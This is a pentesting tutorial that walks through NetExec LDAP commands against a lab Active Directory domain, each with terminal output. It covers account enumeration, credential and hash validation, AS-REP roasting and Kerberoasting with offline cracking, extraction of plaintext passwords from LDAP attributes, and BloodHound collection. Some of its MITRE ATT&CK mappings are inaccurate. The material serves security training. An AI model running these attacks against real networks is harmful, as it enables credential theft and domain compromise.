


ACTIVE DIRECTORY PENTESTING



NETEXEC



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Introduction

Active Directory (AD) penetration testing is an essential part of the **security assessment** of enterprise networks. Moreover, the **Netexec tool** offers a wide range of capabilities for **AD enumeration, credential validation, Kerberos attacks, and privilege escalation**. This guide provides a detailed overview of the **Netexec tool's purpose**, usage, and how to map its commands to the **MITRE ATT&CK framework** for **Active Directory pentesting**.

This article focuses on **Active Directory Pentesting Using Netexec**, a powerful toolset for **enumeration, credential testing, and exploitation** in **AD environments**.

Introduction to Active Directory Pentesting

Active Directory (AD) serves as the backbone for **authentication** and **authorization** in many organizations. Therefore, **penetration testing AD** is crucial for identifying **vulnerabilities** that could be exploited by attackers. **Netexec** is a **versatile tool** used for **AD enumeration** and **exploitation**. This tool assists **pentesters** in retrieving **valuable information**, testing **credentials**, and identifying **weaknesses** within an **AD environment**.

Overview of the Netexec Tool

In this post, we will use **Netexec** for **Active Directory pentesting, enumeration, and exploitation** via **LDAP**. Specifically, it allows **pentesters** to test the existence of **accounts**, authenticate using **hashes**, enumerate **users** and **groups**, and even exploit certain **vulnerabilities** in **AD services**. The tool operates via simple **command-line syntax** and provides a variety of options to **customize the attack or enumeration process**.

The basic syntax for **Netexec** is:

```
nxc ldap <target> -u <username> -p <password> <options>
```

Where:

- <target>: The IP address or hostname of the LDAP server.
- <username>: The username for authentication.
- <password>: The password (or NTLM hash) for authentication.
- <options>: Specific attack or enumeration options to be performed.

Test if an Account Exists without Kerberos

Purpose:

This command is used to check whether an account exists within Active Directory without Kerberos protocol. When using the option **-k** or **--use-kcache**, you need to specify the same hostname (FQDN) as the one from the kerberos ticket

```
nxc ldap 192.168.1.48 -u "user.txt" -p " " -k
```



```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u "users.txt" -p '' -k
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP 192.168.1.48 389 DC [-] ignite.local\ankit: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP 192.168.1.48 389 DC [-] ignite.local\ankur: KDC_ERR_PREAUTH_FAILED
LDAP 192.168.1.48 389 DC [+] ignite.local\yashika account vulnerable to as
LDAP 192.168.1.48 389 DC [-] ignite.local\raj: KDC_ERR_PREAUTH_FAILED
LDAP 192.168.1.48 389 DC [-] ignite.local\sanjeet: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP 192.168.1.48 389 DC [-] ignite.local\vipin: KDC_ERR_PREAUTH_FAILED
LDAP 192.168.1.48 389 DC [-] ignite.local\user1: KDC_ERR_PREAUTH_FAILED
LDAP 192.168.1.48 389 DC [-] ignite.local\user2: KDC_ERR_PREAUTH_FAILED
```

Explanation:

- -u "user.txt": List of usernames to check.
- -p "": No password is supplied (since it's only testing account existence).

MITRE ATT&CK Mapping:

T1071 - Application Layer Protocol: LDAP (This is a reconnaissance activity using LDAP).

Testing Credentials

Purpose:

This command tests a user's credentials to validate whether they are correct, either with a plaintext password or an NTLM hash.

Using username and password:

```
nxc ldap 192.168.1.48 -u raj -p Password@1
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
```

Using NTLM hash:

```
nxc ldap 192.168.1.48 -u raj -H 64FBAE31CC352FC26AF97CBDEF151E03
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -H 64FBAE31CC352FC26AF97CBDEF151E03
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:64FBAE31CC352FC26AF97CBDEF151E03
```

Explanation:

- -u raj -p Password@1: Tests the raj user with the given password.
- -H <hash>: Uses an NTLM hash instead of a plaintext password.

MITRE ATT&CK Mapping:

T1110 - Brute Force (Credential testing using hashes).



Enumerating Users

Purpose:

To retrieve all user accounts in the Active Directory domain. This is a key reconnaissance step to identify potential targets for further attacks.

All users:

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --users
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 --users
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
LDAP 192.168.1.48 389 DC [*] Enumerated 16 domain users: ignite.local
LDAP 192.168.1.48 389 DC
LDAP 192.168.1.48 389 DC -Username- -Last PW Set- -Bad
LDAP 192.168.1.48 389 DC Administrator 2024-12-21 19:38:35 0
LDAP 192.168.1.48 389 DC Guest <never> 0
LDAP 192.168.1.48 389 DC krbtgt 2024-12-21 19:50:34 0
LDAP 192.168.1.48 389 DC raj 2024-12-22 07:34:40 0
LDAP 192.168.1.48 389 DC ankit 2024-12-22 09:05:12 1
LDAP 192.168.1.48 389 DC aarti 2024-12-22 13:41:09 0
LDAP 192.168.1.48 389 DC ankur 2024-12-22 15:03:45 1
LDAP 192.168.1.48 389 DC nishant 2024-12-22 15:11:18 0
LDAP 192.168.1.48 389 DC vipin 2024-12-22 15:21:03 1
LDAP 192.168.1.48 389 DC anu 2024-12-22 15:36:40 0
LDAP 192.168.1.48 389 DC priya 2024-12-22 15:37:10 0
LDAP 192.168.1.48 389 DC user1 2024-12-22 15:56:14 1
LDAP 192.168.1.48 389 DC user2 2024-12-22 15:56:47 1
LDAP 192.168.1.48 389 DC hulk 2024-12-22 15:57:18 0
LDAP 192.168.1.48 389 DC yashika 2024-12-23 10:04:42 0
LDAP 192.168.1.48 389 DC raaz 2024-12-25 07:55:38 0
```

Active users:

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --active-users
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 --active-users
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
LDAP 192.168.1.48 389 DC [*] Total records returned: 14, total 2 user(s) disabled
LDAP 192.168.1.48 389 DC
LDAP 192.168.1.48 389 DC -Username- -Last PW Set- -Bad
LDAP 192.168.1.48 389 DC Administrator 2024-12-21 19:38:35 0
LDAP 192.168.1.48 389 DC raj 2024-12-22 07:34:40 0
LDAP 192.168.1.48 389 DC ankit 2024-12-22 09:05:12 1
LDAP 192.168.1.48 389 DC aarti 2024-12-22 13:41:09 0
LDAP 192.168.1.48 389 DC ankur 2024-12-22 15:03:45 1
LDAP 192.168.1.48 389 DC nishant 2024-12-22 15:11:18 0
LDAP 192.168.1.48 389 DC vipin 2024-12-22 15:21:03 1
LDAP 192.168.1.48 389 DC anu 2024-12-22 15:36:40 0
LDAP 192.168.1.48 389 DC priya 2024-12-22 15:37:10 0
LDAP 192.168.1.48 389 DC user1 2024-12-22 15:56:14 1
LDAP 192.168.1.48 389 DC user2 2024-12-22 15:56:47 1
LDAP 192.168.1.48 389 DC hulk 2024-12-22 15:57:18 0
LDAP 192.168.1.48 389 DC yashika 2024-12-23 10:04:42 0
LDAP 192.168.1.48 389 DC raaz 2024-12-25 07:55:38 0
```

Explanation:

- --users: Retrieves all users in the directory.
- --active-users: Filters the result to only active users (i.e., not disabled).

MITRE ATT&CK Mapping:

T1087 - Account Discovery.





LDAP Queries for Specific Users

Purpose:

Queries LDAP for specific user attributes, such as their sAMAccountName.

Query a specific user:

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --query "(sAMAccountName=aarti)" ""
```

```
(root@kali)~# nxc ldap 192.168.1.48 -u raj -p Password@1 --query "(sAMAccountName=aarti)" ""
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local)
LDAP 192.168.1.48 389 DC [*] ignite.local\raj:Password@1
LDAP 192.168.1.48 389 DC [+] Response for object: CN=aarti,CN=Users,DC=ignite,DC=local
LDAP 192.168.1.48 389 DC objectClass: top person organizationalPerson user
LDAP 192.168.1.48 389 DC cn: aarti
LDAP 192.168.1.48 389 DC description: Password: Password@123
LDAP 192.168.1.48 389 DC distinguishedName: CN=aarti,CN=Users,DC=ignite,DC=local
LDAP 192.168.1.48 389 DC instanceType: 4
LDAP 192.168.1.48 389 DC whenCreated: 20241222134109.0Z
LDAP 192.168.1.48 389 DC whenChanged: 20241225082458.0Z
LDAP 192.168.1.48 389 DC uSNCreated: 36900
LDAP 192.168.1.48 389 DC uSNChanged: 57491
LDAP 192.168.1.48 389 DC name: aarti
LDAP 192.168.1.48 389 DC objectGUID: 0xb07cb73a68c63945b2680021da050eb0
LDAP 192.168.1.48 389 DC userAccountControl: 512
LDAP 192.168.1.48 389 DC badPwdCount: 0
LDAP 192.168.1.48 389 DC codePage: 0
LDAP 192.168.1.48 389 DC countryCode: 0
LDAP 192.168.1.48 389 DC badPasswordTime: 133793621596789221
LDAP 192.168.1.48 389 DC lastLogoff: 0
LDAP 192.168.1.48 389 DC lastLogon: 133793621703764985
LDAP 192.168.1.48 389 DC pwdLastSet: 133793484697410604
LDAP 192.168.1.48 389 DC primaryGroupID: 513
LDAP 192.168.1.48 389 DC objectSid: 0x0105000000000005150000004acd912fa8bb93cb
LDAP 192.168.1.48 389 DC accountExpires: 0
LDAP 192.168.1.48 389 DC logonCount: 2
LDAP 192.168.1.48 389 DC sAMAccountName: aarti
LDAP 192.168.1.48 389 DC sAMAccountType: 805306368
LDAP 192.168.1.48 389 DC objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=ignite,DC=local
LDAP 192.168.1.48 389 DC dSCorePropagationData: 16010101000000.0Z
LDAP 192.168.1.48 389 DC lastLogonTimestamp: 133793490924465796
```

Query all users:

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --query "(sAMAccountName=*)" ""
```



```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 --query "(sAMAccountName=*)" " "
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
LDAP 192.168.1.48 389 DC [+] Response for object: CN=aarti,CN=Users,DC=ignite,DC=
LDAP 192.168.1.48 389 DC objectClass: top person organizationalPerson use
LDAP 192.168.1.48 389 DC cn: aarti
LDAP 192.168.1.48 389 DC userPassword: Password@987
LDAP 192.168.1.48 389 DC distinguishedName: CN=aarti,CN=Users,DC=ignite,DC=loca
LDAP 192.168.1.48 389 DC instanceType: 4
LDAP 192.168.1.48 389 DC whenCreated: 20241222134109.0Z
LDAP 192.168.1.48 389 DC whenChanged: 20241225101935.0Z
LDAP 192.168.1.48 389 DC uSNCreated: 36900
LDAP 192.168.1.48 389 DC uSNChanged: 57542
LDAP 192.168.1.48 389 DC name: aarti
LDAP 192.168.1.48 389 DC objectGUID: 0xb07cb73a68c63945b2680021da050eb0
LDAP 192.168.1.48 389 DC userAccountControl: 512
LDAP 192.168.1.48 389 DC badPwdCount: 0
LDAP 192.168.1.48 389 DC codePage: 0
LDAP 192.168.1.48 389 DC countryCode: 0
LDAP 192.168.1.48 389 DC badPasswordTime: 133793621596789221
LDAP 192.168.1.48 389 DC lastLogoff: 0
LDAP 192.168.1.48 389 DC lastLogon: 133793621703764985
LDAP 192.168.1.48 389 DC pwdLastSet: 133793484697410604
LDAP 192.168.1.48 389 DC primaryGroupID: 513
LDAP 192.168.1.48 389 DC objectSid: 0x0105000000000005150000004acd912fa
LDAP 192.168.1.48 389 DC accountExpires: 0
LDAP 192.168.1.48 389 DC logonCount: 2
LDAP 192.168.1.48 389 DC sAMAccountName: aarti
LDAP 192.168.1.48 389 DC sAMAccountType: 805306368
LDAP 192.168.1.48 389 DC objectCategory: CN=Person,CN=Schema,CN=Configuratio
LDAP 192.168.1.48 389 DC dScorePropagationData: 20241225101935.0Z 20241225101848.
LDAP 192.168.1.48 389 DC lastLogonTimestamp: 133793490924465796
LDAP 192.168.1.48 389 DC unixUserPassword: Admin@123987
LDAP 192.168.1.48 389 DC [+] Response for object: CN=Access Control Assistance Op
LDAP 192.168.1.48 389 DC objectClass: top group
LDAP 192.168.1.48 389 DC cn: Access Control Assistance Operators
LDAP 192.168.1.48 389 DC description: Members of this group can remotely
LDAP 192.168.1.48 389 DC distinguishedName: CN=Access Control Assistance Operat
LDAP 192.168.1.48 389 DC instanceType: 4
LDAP 192.168.1.48 389 DC whenCreated: 20241221194956.0Z
LDAP 192.168.1.48 389 DC whenChanged: 20241221194956.0Z
LDAP 192.168.1.48 389 DC uSNCreated: 8230
LDAP 192.168.1.48 389 DC uSNChanged: 8230
```

Explanation:

- --query "(sAMAccountName=aarti)": Queries for a user with the sAMAccountName "aarti".
- --query "(sAMAccountName=*)": Retrieves all users in the AD environment.

MITRE ATT&CK Mapping:

T1087 - Account Discovery.

ASREPROasting

Purpose:

ASREPROasting exploits **accounts** that do not require **Kerberos pre-authentication** to extract **service ticket hashes**, which can then be **cracked offline**.

Without Authentication:

```
nxc ldap 192.168.1.48 -u yashika -p " " --asreproast output.txt
```



```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u yashika -p '' --asreproast output.txt
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019
LDAP 192.168.1.48 445 DC $krb5asrep$23$yashika@IGNITE
21d09012bd629be38c79311531dd8015f9f9055ab7cdb8e36ed0e44f617dd6e04e581f6ee6acbf4
2948f5094e9958a4083ffd4110100c8b01e7c08bb08757793d9aa13e47dbe9720c4681af094b8a10
24ab54dd7df39f60f269b5b1d
```

```
(root@kali)-[~]
# john -w=/usr/share/wordlists/rockyou.txt output.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/2
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1 ($krb5asrep$23$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2024-12-25 03:18) 0.7246g/s 1524Kp/s 1524Kc/s
Use the "--show" option to display all of the cracked passwords re
Session completed.
```

With a list of users:

```
nxc ldap 192.168.1.48 -u "users.txt" -p '' --asreproast output.txt
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u "users.txt" -p '' --asreproast output.txt
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build
LDAP 192.168.1.48 445 DC $krb5asrep$23$yashika@IGNITE.LOCAL:
1f5cb8d36519d97be9cf49d57cfe8f7082455d9fb2ce9c54fea17029f34868dd3ec2dbd17f10046a7bd63d0
408223c6fa4facc21968b67d5af6dddbf25ca3ea89b95ab6d65b4a72875d43e4bc56d73ad9b4d86165e3747
42b5e44649248d43d47b1321b
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos dat
```

Explanation:

- --asreproast output.txt: Extracts ASREP (Kerberos Pre-Authentication) hashes and saves them to output.txt.
- --dns-server: Specifies the DNS server to resolve domain names.

MITRE ATT&CK Mapping:

T1558.001 - Kerberos Ticket Extraction.

Find Domain SID

Purpose:

Retrieves the Domain Security Identifier (SID), which is a unique identifier for the domain.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --get-sid
```




```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 --get-sid
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:D
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
LDAP 192.168.1.48 389 DC Domain SID S-1-5-21-798084426-3415456680-3274829403
```

MITRE ATT&CK Mapping:

T1071 - Application Layer Protocol: LDAP. The Domain SID is important for NTLM relay and privilege escalation attacks.

Admin Count Enumeration

Purpose:

Identifies high-privilege accounts such as Domain Admins by checking the AdminCount attribute.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --admin-count
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 --admin-count
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 B
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@
LDAP 192.168.1.48 389 DC Administrator
LDAP 192.168.1.48 389 DC Administrators
LDAP 192.168.1.48 389 DC Print Operators
LDAP 192.168.1.48 389 DC Backup Operators
LDAP 192.168.1.48 389 DC Replicator
LDAP 192.168.1.48 389 DC krbtgt
LDAP 192.168.1.48 389 DC Domain Controllers
LDAP 192.168.1.48 389 DC Schema Admins
LDAP 192.168.1.48 389 DC Enterprise Admins
LDAP 192.168.1.48 389 DC Domain Admins
LDAP 192.168.1.48 389 DC Server Operators
LDAP 192.168.1.48 389 DC Account Operators
LDAP 192.168.1.48 389 DC Read-only Domain Controllers
LDAP 192.168.1.48 389 DC Key Admins
LDAP 192.168.1.48 389 DC Enterprise Key Admins
LDAP 192.168.1.48 389 DC raj
LDAP 192.168.1.48 389 DC hulk
```

MITRE ATT&CK Mapping:

T1087 - Account Discovery.

Kerberoasting

Purpose:

Kerberoasting extracts service account hashes by requesting service tickets for accounts with SPNs (Service Principal Names).

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --kerberoasting hash.txt
```



```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 --kerberoasting hash.txt
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
LDAP 192.168.1.48 389 DC Bypassing disabled account krbtgt
LDAP 192.168.1.48 389 DC [*] Total of records returned 1
LDAP 192.168.1.48 389 DC sAMAccountName: vipin memberOf: pwdLastSet:
LDAP 192.168.1.48 389 DC $krb5tgs$23$*vipin$IGNITE.LOCAL$ignite.local/
942aac4161acd1395e9f690e94da8c533a18d90a723e4ef92ac197f78a9a56ebb48d774430432fc76d20cae85f140a27f
d01d24b06ad380e80f1ae3a9c97dbbcefd5c40e489f72e98fbf488f7f28b5c1962af3fc4409f6f07edb685418be45a731
92b93ab95bb1bf066479a396a9817d38518a8cb5e10990f9be9bca82b5cb70fad9eb99733590408a758a67a9f5e3deca2d
8e49b72b8ae27eda972307f5fed180dac7bf272b570f4f5cf769b09ffd28314a1f52ec69426f5fc568be773ddc1dbe167
62290717ccd6b9e9eca4e1b9f814a82f8e0b351ad97c83df8a926c9edb014b057779e8084a66abe0c2b49c47035ae0fcf
cad7585706571c5d15ef295b5bdc656aa91135ff8d1807c22136c0b1d649283e367ee4b5ebbfafa004a845bac42b034dfd
ffcc0a055510dd0a5cf470a5b496e8ab41ec0a1eefd7be634fd9b3281a28ec7ffd40ccd8c854c41feb67d8b8aa39174c6
7d889c386310509d39ca5c2f4964067399b83690905d97507e03f8ada968542532ddb933d807aa0dc3413ad313c1ecad
3147fb528f926d9e25995110258956ce83b177da2a39428da5a148bebe8fb7f4d44393d9dbcc553c60b6d7bc24daf643f
```

MITRE ATT&CK Mapping:

T1558.001 - Kerberos Ticket Extraction.

BloodHound Ingestor

Purpose:

The BloodHound ingestor is used to collect data for use in BloodHound, a tool for mapping AD attack paths.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --bloodhound --collection All --dns-server 192.168.1.48
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 --bloodhound --collection All --dns-server 192.168.1.48
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signing:True)
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
LDAP 192.168.1.48 389 DC Resolved collection methods: session, rdp, trusts, localadmin, group, dcom, acl, psremote
LDAP 192.168.1.48 389 DC Done in 00M 01S
LDAP 192.168.1.48 389 DC Compressing output into /root/.nxc/logs/DC_192.168.1.48_2024-12-25_033531_bloodhound.zip
```

MITRE ATT&CK Mapping:

T1087 - Account Discovery.

User Description Enumeration

Purpose:

Enumerates the user descriptions for identifying potential sensitive information.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M user-desc
```



```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M user-desc
SMB      192.168.1.48      445      DC      [*] Windows 10 / Server 2019 Build 17
LDAP     192.168.1.48      389      DC      [+] ignite.local\raj:Password@1
USER-DESC 192.168.1.48      389      DC      User: krbtgt - Description: Key Dist
USER-DESC 192.168.1.48      389      DC      Saved 4 user descriptions to /root/.nxc

User:      Description:
Administrator Built-in account for administering the computer/domain
Guest       Built-in account for guest access to the computer/domain
krbtgt      Key Distribution Center Service Account
yashika     ASRep Roast
```

MITRE ATT&CK Mapping:

T1087 - Account Discovery.

WhoAmI Command

Purpose:

The whoami command retrieves the current authenticated user in the session.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M whoami
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M whoami
SMB      192.168.1.48      445      DC      [*] Windows 10 / Server 2019 Bu
LDAP     192.168.1.48      389      DC      [+] ignite.local\raj:Password@1
WHOAMI   192.168.1.48      389      DC      distinguishedName: CN=raj,CN=Us
WHOAMI   192.168.1.48      389      DC      name: raj
WHOAMI   192.168.1.48      389      DC      Enabled: Yes
WHOAMI   192.168.1.48      389      DC      Password Never Expires: No
WHOAMI   192.168.1.48      389      DC      Last logon: 133795930510043037
WHOAMI   192.168.1.48      389      DC      pwdLastSet: 133793264808342876
WHOAMI   192.168.1.48      389      DC      logonCount: 15
WHOAMI   192.168.1.48      389      DC      SAMAccountName: raj
```

MITRE ATT&CK Mapping:

T1087 - Account Discovery.

Enumerating Group Membership

Purpose:

This command is used to enumerate the groups that a specific user is a member of. This helps identify high-privilege groups and lateral movement opportunities.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M groupmembership -o USER="ankur"
```



```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M groupmembership -o USER="ankur"
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 177
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
GROUPMEM ... 192.168.1.48 389 DC [+] User: ankur is member of following
GROUPMEM ... 192.168.1.48 389 DC Domain Admins
GROUPMEM ... 192.168.1.48 389 DC Domain Users
```

Explanation:

- -M groupmembership: Enumerates the groups that the specified user is a member of.
- -o USER="ankur": Specifies the username for which group membership is being queried.

MITRE ATT&CK Mapping:

- T1087 - Account Discovery.
- T1075 - Pass the Hash (can be used to escalate privileges within group memberships).

Group Members Enumeration

Purpose:

This command allows you to enumerate the members of a specific group, such as "Domain Admins" or "Domain Users," which can reveal key targets for attacks.

Enumerating members of "Domain Users"

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M group-mem -o GROUP="Domain users"
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M group-mem -o GROUP="Domain users"
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 1776
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
GROUP-MEM 192.168.1.48 389 DC [+] Found the following members of the
GROUP-MEM 192.168.1.48 389 DC Administrator
GROUP-MEM 192.168.1.48 389 DC krbtgt
GROUP-MEM 192.168.1.48 389 DC raj
GROUP-MEM 192.168.1.48 389 DC ankit
GROUP-MEM 192.168.1.48 389 DC aarti
GROUP-MEM 192.168.1.48 389 DC ankur
GROUP-MEM 192.168.1.48 389 DC nishant
GROUP-MEM 192.168.1.48 389 DC vipin
GROUP-MEM 192.168.1.48 389 DC anu
GROUP-MEM 192.168.1.48 389 DC priya
GROUP-MEM 192.168.1.48 389 DC user1
GROUP-MEM 192.168.1.48 389 DC user2
GROUP-MEM 192.168.1.48 389 DC hulk
GROUP-MEM 192.168.1.48 389 DC yashika
GROUP-MEM 192.168.1.48 389 DC raaz
```

Enumerating members of "Domain Admins":

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M group-mem -o GROUP="Domain admins"
```



```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M group-mem -o GROUP="Domain admins"
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
GROUP-MEM 192.168.1.48 389 DC [+] Found the following members of the Domain Admins group:
GROUP-MEM 192.168.1.48 389 DC Administrator
GROUP-MEM 192.168.1.48 389 DC ankur
```

Explanation:

- -M group-mem: Enumerates the members of a specific group.
- -o GROUP="Group Name": Specifies the group to query (e.g., "Domain Admins").

MITRE ATT&CK Mapping:

T1087 - Account Discovery.

Machine Account Quota

Purpose:

This command checks the quota for creating machine accounts in Active Directory, which can be useful for identifying potential opportunities for creating rogue machines or bypassing group policies.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M maq
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M maq
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
MAQ 192.168.1.48 389 DC [*] Getting the MachineAccountQuota
MAQ 192.168.1.48 389 DC MachineAccountQuota: 10
```

MITRE ATT&CK Mapping:

T1077 - Windows Admin Shares (creating machine accounts to gain access).

Get User Descriptions

Purpose:

This command enumerates the descriptions associated with user accounts, which can sometimes contain valuable information such as roles, responsibilities, or even credentials.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-desc-users
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-desc-users
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (nam
